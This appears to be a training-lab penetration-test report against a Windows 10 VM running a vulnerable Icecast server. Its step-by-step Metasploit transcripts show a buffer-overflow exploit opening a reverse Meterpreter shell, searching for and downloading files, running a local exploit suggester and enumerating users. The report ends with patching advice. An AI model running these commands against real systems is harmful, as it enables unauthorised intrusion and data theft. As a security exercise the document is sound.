GoodSecurity Penetration Test Report

JamesByford@GoodSecurity.com

04/11/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite

Vulnerability Explanation:


Icecast allows for a buffer overflow exploit. This exploit allows the attacker to send HTTP headers remotely to gain control of a victim's system by overwriting the memory.

Severity:

Critical 10.0

Proof of Concept:

Locating the IP address:




```
C:\Users\IEUser>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : MSEDGEWIN10
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Mixed
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter
   Physical Address. . . . . . . . . : 00-15-5D-00-04-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 117445981
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-21-C3-EC-00-0C-29-9B-03-0C
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       4.4.4.4
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Pinging DVW10 to check for response.

```
root@kali:~# ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=128 time=1.88 ms
64 bytes from 192.168.0.20: icmp_seq=2 ttl=128 time=1.26 ms
64 bytes from 192.168.0.20: icmp_seq=3 ttl=128 time=1.31 ms
64 bytes from 192.168.0.20: icmp_seq=4 ttl=128 time=0.433 ms
64 bytes from 192.168.0.20: icmp_seq=5 ttl=128 time=0.557 ms
64 bytes from 192.168.0.20: icmp_seq=6 ttl=128 time=0.473 ms
64 bytes from 192.168.0.20: icmp_seq=7 ttl=128 time=0.612 ms
64 bytes from 192.168.0.20: icmp_seq=8 ttl=128 time=2.58 ms
64 bytes from 192.168.0.20: icmp_seq=9 ttl=128 time=0.571 ms
64 bytes from 192.168.0.20: icmp_seq=10 ttl=128 time=0.478 ms
64 bytes from 192.168.0.20: icmp_seq=11 ttl=128 time=14.7 ms
64 bytes from 192.168.0.20: icmp_seq=12 ttl=128 time=46.9 ms
64 bytes from 192.168.0.20: icmp_seq=13 ttl=128 time=1.32 ms
^C
--- 192.168.0.20 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12135ms
rtt min/avg/max/mdev = 0.433/5.616/46.881/12.464 ms
root@kali:~#
```


Ran nmap scan to check for any vulnerabilities on the DVW10 machine. The scan came back with the Icecast Streaming media server.

```
root@kali:~# nmap -sS -sV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-05 20:27 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0054s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/subm
it/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/5%OT=25%CT=1%CU=31562%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=624D08CC%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=I%CI=I%II=I%
OS:SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5
OS:B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
OS:ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=
OS:A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.16 seconds
```

The DVW10 machine within Icecast the following changed when running the nmap scan.



Searching for Icecast Exploits.

```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Over
write


msf5 >
```

Bringing up the meterpreter session.

```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Over
write


msf5 > use exploit/windows/http/icecast_header
msf5 exploit(windows/http/icecast_header) >
```

Then had to set the options for RHOST.

```
msf5 exploit(windows/http/icecast_header) > set rhost 192.168.0.20
rhost => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.20     yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) >
```

Running the exploit.

```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49718) at 2022-04-05 20:43
:17 -0700

meterpreter >
```

Finding secretfile.txt and recipe.txt.

```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
```

```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

Exfiltrating the files.

```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Dr
inks.recipe.txt
[*] download    : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > download 'c:\Users\IEUser\Documents\user.secretfile.txt'
[*] Downloading: c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:\Users\IEUser\Documents\user.secretfile.txt -
> user.secretfile.txt
[*] download    : c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
meterpreter >
```

Uncovering additional vulnerabilities.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulner
able.
meterpreter >
```

Using the exploit suggester uncovered two more vulnerabilities.

exploit/windows/local/ikeext_service

exploit/windows/local/ms16_075_reflection

Enumerating Logged on users.

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 2

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220405211707_default_192.168.0.20_host.users.activ_2
27014.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter >
```

System information from the meterpreter shell for DVW10 machine.

```
meterpreter > shell
Process 1032 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          4/5/2022, 8:41:31 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 4 GenuineIntel ~2095 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,938 MB
Available Physical Memory: 692 MB
Virtual Memory: Max Size:  3,218 MB
Virtual Memory: Available: 1,581 MB
Virtual Memory: In Use:    1,637 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
```

The system information from the meterpreter shell.

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

3.0 Recommendations

The Icecast Header Overwrite was the highest priority vulnerability out of the three found. The recommendations I suggest would be to upgrade to the latest version of Icecast which is 2.0.x or later.

IKEEXT_Service and ms16_075 exploits are harder to expose than the Icecast vulnerability. These two vulnerabilities are potentially dangerous and still pose a threat. To prevent an attack my recommendations are to make sure you have the latest updates and patches.

Updating the system regularly mitigates the risk of any potential threats and attacks on the system. Updating regularly (monthly) at minimum would be considered best practice and would be the first place to start for increasing security on the system and network.